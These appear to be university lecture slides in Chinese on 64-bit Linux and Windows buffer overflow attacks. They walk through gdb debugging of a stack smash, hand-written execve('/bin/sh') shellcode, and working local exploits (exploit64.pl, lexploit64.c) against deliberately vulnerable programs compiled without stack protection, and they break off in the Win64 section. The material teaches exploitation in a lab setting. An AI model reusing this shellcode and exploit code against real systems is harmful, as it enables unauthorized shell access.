

# 64位系统的缓冲区溢出攻击

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

# 主要内容

---

## 8.3 Linux intel64缓冲区溢出

- 8.3.1 Linux x86\_64的进程映像
- 8.3.2 Linux x86\_64的缓冲区溢出流程
- 8.3.3 Linux x86\_64的缓冲区溢出攻击技术

## 9.5 Linux intel64 shellcode

- 9.5.1 一个获得shell的shellcode
- 9.5.2 本地攻击

## 10.5 Win64平台的缓冲区溢出

- 10.5.1 Win64的进程映像
- 10.5.2 Win64的缓冲区溢出流程
- 10.5.3 Win64的缓冲区溢出攻击技术

## 8.3 Linux intel64缓冲区溢出

- 运行于Intel 64位CPU（或兼容Intel CPU，如AMD）的Linux操作系统统称为Linux intel64，简称为Linux x86\_64。
- 64位的Linux 系统被广泛应用于桌面操作系统中。目前常用的64位操作系统有Fedora-Live-Desktop-x86\_64和ubuntu-desktop-amd64，它们均基于intel64。
- intel64和IA32架构的主要区别在于地址由32位增加到64位，相应的寄存器也是64位。

实验环境：

**64位ubuntu22.04（或ubuntu20.04）**

## 8.3.1 Linux x86\_64的进程映像

编译和运行mem\_distribute.c，观察其输出，可以总结出其进程映像的分布情况。

**gcc -o m ./mem\_distribute.c  
./m**

(.text)address of

fun1=0x5555 5555 5169

fun2=0x5555 5555 5181

main=0x5555 5555 5198

(.data init'd Global variable)address of

x(init'd)=0x5555 5555 8010

z(init'd)=0x5555 5555 8014

(.bss uninit'd Global variable)address of

y(uninit)=0x5555 5555 801c

(stack)address of

argc =0x7fff ffff de3c

argv =0x7fff ffff de30

argv[0]=0x7fff ffff e2ff

(Local variable)address of

vulnbuf[64]=0x7fff ffff de50

(Local variable)address of

a(init'd) =0x7fff ffff de44

b(uninit) =0x7fff ffff de48

c(init'd) =0x7fff ffff de4c

# Linux x86\_64的进程映像

- 与32位的Linux下的进程对比，可以看出，其进程映像是相似的，各个内存块的排列顺序一样，但是内存块之间的空隙和地址的长度（64位）不一样。

低地址 0x5555 <b>5555</b> xxxx	初始化的 全局变量 0x5555 <b>5555</b> xxxx	未初始化 全局变量	动态 内存		局部 变量	高地址 0x7fff ffff xxxx
.text 可执行代码	.data	.bss	Heap	未使用	Stack	环境变量

## 函数栈帧的信息

函数被调用时所建立的栈帧也包含了下面的信息：

- (1) 函数的**返回地址**。返回地址都是存放在被调用函数的栈帧里。
- (2) 函数的栈帧信息，即栈顶和栈底(最高地址)。
- (3) 为函数的局部变量分配的空间。
- (4) 为函数的参数分配的空间。

## 8.3.2 Linux x86\_64的缓冲区溢出流程

- 用8.2.2类似的方法编译和调试[buffer\\_overflow.c](#), 可以总结出Linux x86\_64的缓冲区溢出流程。

```
// Define a large buffer with 32 bytes.
```

```
char Lbuffer[] = "01234567890123456789=====ABCD";//32Bytes
```

```
void foo()
```

```
{
```

```
    char buff[16];
```

```
    strcpy (buff, Lbuffer);
```

```
}
```

```
int main(int argc, char * argv[])
```

```
{  foo();  return 0; }
```

```
gedit ../buffer_overflow.c
```

```
gcc -o b ../buffer_overflow.c
```

```
./b
```

```
*** stack smashing detected ***: ./b terminated  
Aborted (core dumped)
```

```
gcc -fno-stack-protector -o b ../buffer_overflow.c
```

```
./b
```

```
Segmentation fault (core dumped)
```

```
gdb b
```

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
```

```
(gdb) r
```

```
Starting program: /home/i/work/ns/overflow64/bin/b
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x000055555555516a in foo ()
```



# 用gdb装入可执行文件之后，立即反汇编main和foo函数

**gdb b**

(gdb) **disas main**

Dump of assembler code for function main:

```
0x0000000000000116b <+0>:  endbr64
0x0000000000000116f <+4>:  push  %rbp
0x00000000000001170 <+5>:  mov   %rsp,%rbp
0x00000000000001173 <+8>:  sub   $0x10,%rsp
0x00000000000001177 <+12>: mov   %edi,-0x4(%rbp)
0x0000000000000117a <+15>: mov   %rsi,-0x10(%rbp)
0x0000000000000117e <+19>: mov   $0x0,%eax
0x00000000000001183 <+24>: callq 0x1149 <foo>
0x00000000000001188 <+29>: mov   $0x0,%eax
0x0000000000000118d <+34>: leaveq
0x0000000000000118e <+35>: retq
```

End of as

(gdb) **disas foo**

Dump of assembler code for function foo:

```
0x00000000000001149 <+0>:  endbr64
0x0000000000000114d <+4>:  push  %rbp
0x0000000000000114e <+5>:  mov   %rsp,%rbp
0x00000000000001151 <+8>:  sub   $0x10,%rsp
0x00000000000001155 <+12>: lea    -0x10(%rbp),%rax
0x00000000000001159 <+16>: lea    0x2ec0(%rip),%rsi
                                # 0x4020 <Lbuffer>
0x00000000000001160 <+23>: mov   %rax,%rdi
0x00000000000001163 <+26>: callq 0x1050 <strcpy@plt>
0x00000000000001168 <+31>: nop
0x00000000000001169 <+32>: leaveq
0x0000000000000116a <+33>: retq
```

此时的代码地址为静态地址（可执行文件中的代码地址）

# 可执行文件中的代码地址

objdump -D b > b.txt

gedit b.txt

```
Open  ▾  [icon]  b.txt  ~/work/ns/overflow64/bin  Save  ≡  -  □  ×
426 000000000000001149 <foo>:
427    1149:  f3 0f 1e fa      endbr64
428    114d:  55              push    %rbp
429    114e:  48 89 e5        mov     %rsp,%rbp
430    1151:  48 83 ec 10      sub     $0x10,%rsp
431    1155:  48 8d 45 f0      lea     -0x10(%rbp),%rax
432    1159:  48 8d 35 c0 2e 00 00  lea     0x2ec0(%rip),%rsi      # 4020 <Lk
433    1160:  48 89 c7        mov     %rax,%rdi
434    1163:  e8 e8 fe ff ff  callq   1050 <strcpy@plt>
435    1168:  90              nop
436    1169:  c9              leaveq  %rsp
437    116a:  c3              retq
438
439 00000000000000116b <main>:
440    116b:  f3 0f 1e fa      endbr64
441    116f:  55              push    %rbp
442    1170:  48 89 e5        mov     %rsp,%rbp
443    1173:  48 83 ec 10      sub     $0x10,%rsp
444    1177:  48 8d 45 f0      lea     -0x10(%rbp),%rax
445    117b:  48 8d 35 c0 2e 00 00  lea     0x2ec0(%rip),%rsi      # 4020 <Lk
446    117f:  48 89 c7        mov     %rax,%rdi
447    1182:  e8 e8 fe ff ff  callq   1050 <strcpy@plt>
448    1187:  90              nop
449    1188:  c9              leaveq  %rsp
450    1189:  c3              retq
```

# 进程启动之后，反汇编main和foo函数

(gdb) **disas main**

Dump of assembler code for function main:

```
0x000055555555516b <+0>: endbr64
0x000055555555516f <+4>: push  %rbp
0x0000555555555170 <+5>: mov   %rsp,%rbp
0x0000555555555173 <+8>: sub   $0x10,%rsp
0x0000555555555177 <+12>: mov   %edi,-0x4(%rbp)
0x000055555555517a <+15>: mov   %rsi,-0x10(%rbp)
0x000055555555517e <+19>: mov   $0x0,%eax
0x0000555555555183 <+24>: callq 0x555555555149 <foo>
0x0000555555555188 <+29>: mov   $0x0,%eax
0x000055555555518d <+34>: leaveq
0x000055555555518e <+35>: retq
```

End of assembler dump.

(gdb) **b \*(main + 0)**

Breakpoint 1 at 0x116b

(gdb) **r**

Starting program: ...../bin/b

Breakpoint 1, 0x000055555555516b in main ()

(gdb) `disas foo`

Dump of assembler code for function foo:

```
0x0000555555555149 <+0>:      endbr64
0x000055555555514d <+4>:      push  %rbp
0x000055555555514e <+5>:      mov   %rsp,%rbp
0x0000555555555151 <+8>:      sub   $0x10,%rsp
0x0000555555555155 <+12>:     lea   -0x10(%rbp),%rax
0x0000555555555159 <+16>:     lea   0x2ec0(%rip),%rsi    # 0x555555558020 <Lbuffer>
0x0000555555555160 <+23>:     mov   %rax,%rdi
0x0000555555555163 <+26>:     callq 0x55555555050 <strcpy@plt>
0x0000555555555168 <+31>:     nop
0x0000555555555169 <+32>:     leaveq
0x000055555555516a <+33>:     retq
```

## 在3个关键地址设置断点

```
(gdb) b *(foo + 0)
```

```
Breakpoint 2 at 0x55555555149
```

```
(gdb) b *(foo + 26)
```

```
Breakpoint 3 at 0x55555555163
```

```
(gdb) b *(foo + 33)
```

```
Breakpoint 4 at 0x5555555516a
```

```
(gdb) disp/i $rip
```

```
1: x/i $rip
```

```
=> 0x5555555516b <main>:  endbr64
```

```
(gdb) c
```

```
Continuing.
```

```
Breakpoint 2, 0x000055555555149 in foo ()
```

```
1: x/i $rip
```

```
=> 0x55555555149 <foo>:  endbr64
```

(gdb) **x/x \$rsp**

**0x7fffffffde98:**     0x55555188

(gdb)

0x7fffffffde9c:     0x00005555

- 函数foo入口点的64位栈寄存器rsp保存了返回地址的指针(0x7fffffffde98), 栈的内容为0x0000555555555188, 该地址就是foo()函数的返回地址。查看main()的汇编代码可以验证这一点。
- 记录下堆栈指针rsp的值, 在此以A标记, **A=\$rsp=0x7fffffffde98**
- 继续执行到下一个断点:

(gdb) **c**

Continuing.

Breakpoint 3, 0x0000555555555163 in foo ()

1: x/i \$rip

=> 0x555555555163 <foo+26>:     **callq 0x555555555050 <strcpy@plt>**

- C 函数`strcpy(des, src)`有两个参数。在64位Linux系统中，用寄存器`rsi`保存源字符串`src`的地址，用寄存器`rdi`保存目的字符串`des`的地址。这可以查看汇编代码`callq 0x55555555050 <strcpy@plt>` 之前的两条指令推断出来。查看此时`rsi`和`rdi`的值：

(gdb) `x/s $rsi`

`0x555555558020 <Lbuffer>: "01234567890123456789=====ABCD"`

- 可见，`rsi`保存的内容是`Lbuffer`的地址。

(gdb) `x/x $rdi`

`0x7fffffffde80: 0xf7fb4fc8`

- `rdi`保存`buff`的首地址，`B=buff`的首地址= `0x7fffffffde80`，则`buff`的首地址与返回地址的距离=`A-B=0x7fffffffde98 - 0x7fffffffde80 = 0x18=24`。
- 执行`strcpy`函数后，函数的返回地址将被覆盖，被覆盖为`Lbuffer`的第24~32个字节，即"`====ABCD`"。

(gdb) **x/s \$rsi+0x18**

0x555555558038 <Lbuffer+24>: "====ABCD"

(gdb) **c**

1: x/i \$rip

=> 0x55555555516a <foo+33>: retq

(gdb) **x/s \$rsp**

0x7fffffffde98: "====ABCD"

- 因此执行指令retq后，栈的内容将弹出到指令寄存器rip，即rip="====ABCD"，同时rsp=rsp+8。而地址"====ABCD"是无效的指令地址，因此引发段错误。
- (gdb) **si**

**Program received signal SIGSEGV, Segmentation fault.**

**0x000055555555516a in foo ()**

**1: x/i \$rip**

**=> 0x55555555516a <foo+33>: retq**

- 说明引发段错误的指令地址及指令为**0x555555554667 <foo+29>: retq**
- 通过修改Lbuffer的内容（将"====ABCD"改成期望的地址址），就可以**将rip变为可以控制的地址**，从而控制程序的执行流程，实现攻击。



## 与32位的Linux系统的不同之处

- 与32位的Linux系统相比，64位系统的溢出流程是类似的，主要的不同之处在于：
  - ① 采用64位的寄存器和堆栈
  - ② 在传递函数的参数时，**优先使用寄存器rsi和rdi**

### 8.3.3 Linux x86\_64的缓冲区溢出攻击技术

- 从8.3.2可知，被攻缓冲区的首地址=0x7fffffffde80，而64位Linux系统的地址长度为64位，因此，在栈中保存的地址其实为0x**0000**7**ffff**ffde80。由于Linux为little\_endian，即小端字节序，该地址在内存中的实际存储方式如下：






图8-6 64位地址的实际存储方式

- 也就是说，如果把地址看作字符串，则第7和第8字节为字符串结束符'\0'，即在构造攻击字符串时要考虑到跳转地址的最高2个字节为0（字符串结束符'\0'）。
- 考虑如下的代码：

```
#define LBUFF_LEN 256
SmashBuffer(char * attackStr)
{
    char buffer[LBUFF_LEN];
    strcpy (buffer, attackStr);
}
```
- 显然，若attackStr的内容过多，则上述代码会出现缓冲区溢出错误。由于64地址的最高2个字节为字符串结束符'\0'，只能按如图8-7的方式组织攻击代码。



(b) 即将执行strcpy之前buffer及栈的内容  
图8-7 64位系统攻击串的构造及栈的内容

- 由此可以推断，**对于64位系统，如果要成功利用strcpy导致的缓冲区溢出漏洞，则被攻击的缓冲区必须大到足以容纳shellcode。**
- 与32系统一样，如果系统未启用地址随机化机制，对于本地溢出，也可以把shellcode放在环境变量里，从而精确定位shellcode地址。
- 程序vulnerable.c和exploit64.pl演示了将shellcode放在环境变量中的缓冲区溢出攻击方法。

## 例程：vulnerable.c

```
char Lbuffer[128];
void foo()
{
    char vulnbuff[16];
    strcpy (vulnbuff, Lbuffer);
    printf ("\n%s\n", vulnbuff);
    getchar(); /* for debug */
}
int main (int argc, char *argv[])
{
    strcpy (Lbuffer, argv[1]);
    foo();
}
```

**gcc -fno-stack-protector -z execstack -o v ../vulnerable.c**

```
#!/usr/bin/perl
# exploit64.pl
$shellcode="\x48\x31\xdb\x48\x31\xd2\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68".
"\x52\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xe6\x48\x8d\x42\x3b\x0f\x05";
$path="/home/ns/v"; # You should change this line.
$ret = 0x7fffffff8 - (length($path)+1) - (length($shellcode)+1);
$new_retword = pack('q', $ret); # covert the 64 bits jump address to a 64 bits string.
printf("[+] Using ret shellcode 0x%x\n", $ret);
$nops="\x90\x90\x90\x90\x90\x90\x90\x90"; # 8 NOPS
%ENV=(); $ENV{SHELL_CODE}=$shellcode;
$argv=$nops.$nops.$nops.$new_retword;
exec "$path",$argv;
```

Why?  
0x7fffffff8

## perl exploit64.pl

[+] Using ret shellcode 0x7fffffffba

?  
 \$

## 新方法：用execve()实现本地攻击(attack.c)

[illegible]



## 用execve()实现本地攻击

## gcc -o a ../attack.c

./a



**\$ exit**

## 9.5 Linux intel64 shellcode

- 在编写shellcode时要考虑到64位Linux系统的一些特点：
  - ① 首先，内存地址是64位的，相应的寄存器也是64位，堆栈指针以8字节为单位递增或递减。
  - ② 其次，传递参数一般不使用堆栈，而是使用rsi、rdi等寄存器，只有在很多个参数的情况下才使用堆栈。

## 9.5.1 一个获得shell的shellcode

- 64 位 Linux 系统的函数最终也是通过系统调用实现的。编写 shellcode 时也同样要经过 3 个步骤：
  - (1) 编写简洁的能完成所需要功能的 **c 程序**；
  - (2) 反汇编可执行代码，**用系统功能调用代替函数调用**，**用汇编语言实现相同的功能**；
  - (3) 提取出操作码，写成 shellcode，并用 C 程序验证。
- 下面以获得 shell 的 shellcode 为例，介绍针对 64 位 Linux 系统的 shellcode 的设计方法。

# (1) 编写C程序: shell64.c

```
#include <stdio.h>
#include <stdlib.h>
void foo()
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0],name, NULL );
}
int main(int argc, char * argv[])
{
    foo(); return 0;
}
```

**gcc -o shell64 ../shell64.c**  
**./shell64**

**\$**

- shell64.c能获得一个shell。

## (2) 反汇编可执行代码，在合适的位置设置断点，确定系统功能调用号及各寄存器的值。

`gdb shell64`

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

(gdb) `disas foo`

Dump of assembler code for function foo:

0x00000000000001169 <+0>: `endbr64`

0x0000000000000116d <+4>: `push %rbp`

.....

0x000000000000011a4 <+59>: `mov %rcx,%rsi`

0x000000000000011a7 <+62>: `mov %rax,%rdi`

**0x000000000000011aa <+65>: `callq 0x1070 <execve@plt>`**

.....

0x000000000000011c4 <+91>: `leaveq`

0x000000000000011c5 <+92>: `retq`

End of assembler dump.

(gdb) **b \*(foo+65)**

Breakpoint 1 at 0x11aa

(gdb) **disp/i \$rip**

(gdb) **r**

1: x/i \$rip

=> 0x555555551aa <foo+65>: callq 0x55555555070 <execve@plt>

(gdb) **disas execve**

Dump of assembler code for function execve:

0x00007ffff7eaa2f0 <+0>: endbr64

0x00007ffff7eaa2f4 <+4>: mov \$0x3b,%eax

0x00007ffff7eaa2f9 <+9>: **syscall**

.....

0x00007ffff7eaa314 <+36>: retq

End of assembler dump.

(gdb) **b \*(execve+9)**

(gdb) **c**

1: x/i \$rip

=> 0x7ffff7eaa2f9 <execve+9>: syscall

(gdb) **i reg**

<b>rax</b>	<b>0x3b</b>	<b>59</b>
<b>rbx</b>	<b>0x555555551f0</b>	<b>93824992236016</b>
<b>rcx</b>	<b>0x7fffffffdc90</b>	<b>140737488346256</b>
<b>rdx</b>	<b>0x0</b>	<b>0</b>
<b>rsi</b>	<b>0x7fffffffdc90</b>	<b>140737488346256</b>
<b>rdi</b>	<b>0x555555556004</b>	<b>93824992239620</b>

.....

(gdb) **x/8x \$rsi**

0x7fffffffdc90

**0x55556004    0x00005555**  
**name[0]="/bin/sh"**

**0x00000000    0x00000000**  
**name[1]=NULL**

(gdb) **x/s \$rdi**

**0x555555556004: "/bin/sh"**

## 64位寄存器的值

- 观察寄存器的值，可以得出下几个结论：
  - ① rax为系统调用号，在此为0x3b;
  - ② rbx、rdx设置为0; (注：经验证，rbx的值可以设置为0)
  - ③ rsi保存字符串数组name这个指针，rcx的值=rsi的值;
  - ④ rdi保存字符串name[0]=“/bin/sh”这个指针。
- 如果用相同的寄存器的值调用syscall，则也可以实现execve函数。程序shell64\_asm.c中的函数foo64\_fix()实现了该功能。



```

void foo64_fix()
{ __asm__(
    "xor  %rbx,%rbx ;"
    "xor  %rdx,%rdx ;"
    "push %rdx    ;"
    "mov  $0x68732f6e69622f2f,%rax ; // "movabs  $0x68732f6e69622f2f,%rax ;"
    "push %rdx    ;"
    "push %rax    ;"
    "mov  %rsp,%rdi ;"
    "push %rdx    ;"
    "push %rdi    ;"
    "mov  %rsp,%rcx ;"
    "mov  %rsp,%rsi ;"
    "lea  0x3b(%rdx),%rax ;" // "mov  $0x3b,%rax ;"
    "syscall;"
    ); }

```

gcc -o shell64\_asm ../shell64\_asm.c

./shell64\_asm

**\$**

### (3) 从可执行文件中(objdump -d shell64\_asm)提取出操作码， 写成shellcode，并用C程序验证

```
/* shell64_opcode.c */
#include <string.h>
char shellcode64[] =
    "\x48\x31\xdb\x48\x31\xd2\x52\x48\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x52"
    "\x50\x48\x89\xe7\x52\x57\x48\x89\xe1\x48\x89\xce\x48\x8d\x42\x3b\x0f\x05";
void main()
{
    char op64code[512];
    strcpy(op64code, shellcode64);
    ((void (*)(()))op64code)();
}
```

```
gcc -z execstack -o shell64_opcode ../shell64_opcode.c
```

```
../shell64_opcode
```

```
$
```

## 9.5.2 本地攻击

- 若能登录到目标系统，则可以实施本地攻击。
- 与Linux IA32的本地攻击类似，Linux intel64的本地攻击的关键也在于猜测被攻缓冲区的起始地址。还要注意的就是起始地址长度为8字节（或64比特）。
- 以下函数（lvictim64.c中的关键函数）从文件中读数据，如果文件的长度太大，将会发生缓冲区溢出错误。

```
#define ATTACK_STR_LEN 1024
char attackStr[ATTACK_STR_LEN+1];
void smash_largebuf()
{
    char buffer[512];
    int nBytesOfRead;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_STR_LEN);
    badfile = fopen("./SmashBuffer.data", "r");
    nBytesOfRead = fread(attackStr, sizeof(char), ATTACK_STR_LEN, badfile);
    fclose(badfile);
    attackStr[nBytesOfRead]=0;
    attackStr[ATTACK_STR_LEN]=0;
    strcpy(buffer, attackStr);
}
```

从文件SmashBuffer.data中  
读数据，如果文件的长度  
太大，将会发生缓冲区溢  
出错误。

- 用gdb对程序进行调试，确定偏移。

```
gcc -fno-stack-protector -z execstack -o lvictim64 ../lvictim64.c
```

```
ll > SmashBuffer.data
```

```
gdb lvictim64
```

```
(gdb) disas smash_largebuf
```

Dump of assembler code for function smash\_largebuf:

```
0x00000000000001209 <+0>: endbr64
```

```
.....
```

```
0x000000000000012ce <+197>:      callq 0x10b0 <strcpy@plt>
```

```
.....
```

End of assembler dump.

```
(gdb) b *(smash_largebuf +0)
```

Breakpoint 1 at 0x1209

```
(gdb) b *(smash_largebuf +197)
```

Breakpoint 2 at 0x12ce

(gdb) **r**

Breakpoint 1, 0x000055555555209 in smash\_largebuf ()

(gdb) **x/2x \$rsp**

**0x7fffffffde78:**    0x555553c2        0x00005555

(gdb) **c**

Breakpoint 2, 0x0000555555552ce in smash\_largebuf ()

(gdb) **i reg rdi**

rdi        **0x7fffffffdc60**    140737488346208

(gdb) **p 0x7fffffffde78 - 0x7fffffffdc60**

**\$1 = 536**

- 可见，函数的返回地址放在  $A=0x7fffffffde78$ ，buffer 的起始地址  $B=0x7fffffffdc60$ ，**偏移=A-B=536**。
- 在组织攻击串 attackStr 时，在偏移 536 处放置跳转地址(本例，跳转地址为  $B=0x7fffffffdc60 + n$ )，并把 shellcode 放置在 attackStr 的偏移 536 之前。
- 如果攻击不成功，则调整跳转地址的值，直到获得一个 shell。

## get64Shell\_By\_SmashBuffer()函数: 构造攻击代码并将其保存在文件SmashBuffer.data中

```
#define LBUFF_LEN 512
#define BUFFER_ADDRESS 0x7fffffffdc60
#define OFF_SET 536
#define ATTACKSTR_LENGTH 1024
void get64Shell_By_SmashBuffer()
{
    FILE *badfile;
    int i,j,len,start;
    unsigned long * ptr ;
    char attackStr[ATTACKSTR_LENGTH+1];
    memset(attackStr, 0x90, ATTACKSTR_LENGTH);
    attackStr[ATTACKSTR_LENGTH]='\0';
```

```
len=strlen(shellcode);
ptr=(unsigned long *)(attackStr + OFF_SET);
*ptr = BUFFER_ADDRESS + 0x100;
start = LBUFF_LEN - strlen(shellcode) - 0x10;
for(i=0;i<len;i++)
{
    attackStr[i+start]=shellcode[i];
}
badfile = fopen("./SmashBuffer.data", "w");
fwrite(attackStr, strlen(attackStr), 1, badfile);
fclose(badfile);
}
```

## 进行本地攻击

- 编译并运行程序lexploit64.c, 将在当前目录下生成文件SmashBuffer.data。

```
gcc -o lexploit64 ../lexploit64.c
```

```
./lexploit64
```

```
ls -l *.data
```

```
-rw-rw-r-- 1 i i 542 12月 5 08:55 SmashBuffer.data
```

- 运行lvictim64, 则将获得一个shell:

```
./lvictim64
```

```
You have read 542 from the file SmashBuffer.data.
```

```
Smash a large buffer with 542 bytes.
```

```
$
```



## 启用地址随机化之后，攻击64位系统将变得很困难

- 攻击Linux intel64系统的关键在于猜测buffer的起始地址。由于64位系统的地址为64位，buffer的起始地址的范围比32位系统大很多。启用地址随机化机制之后，成功获得64位系统shell的难度很大。
- 对Linux intel64系统的远程攻击也是类似的，这时要通过网络把shellcode发送到被攻击端，攻击的效果也同样取决于shellcode的功能。

## 10.5 Win64平台的缓冲区溢出

- 运行于Intel 64位CPU（或兼容Intel CPU，如AMD）的Windows操作系统称为Windows intel64，简称为Win64。
- 64位的Windows系统近年来被广泛应用于桌面操作系统中。目前，常用的操作系统有64位的Windows7和Windows10，它们均基于intel64。intel64和IA32架构的主要区别在于地址由32位上升为64位，相应的寄存器也是64位。
- 我们以64位Windows7（安装了VS2010）为例说明64位Windows系统的缓冲区溢出攻击方法。

## 10.5.1 Win64的进程映像

- 为了观察64位Windows的进程映像, 用“Visual Studio x64 Win64 命令提示(VS 2010)”编译和运行mem\_distribute.c, 结果如下所示:

```
cl ..\src\mem_distribute.c  
mem_distribute.exe
```

(.text)address of

fun1=**000000013F751000**

fun2=000000013F751020

main=000000013F751040

(.data init'd Global variable)address of

x(init'd)=**000000013F75C000**

z(init'd)=000000013F75C004

(.bss uninit'd Global variable)address of

y(uninit)=**000000013F75E470**

(stack)address of

argc =**0000000002EFCE0**

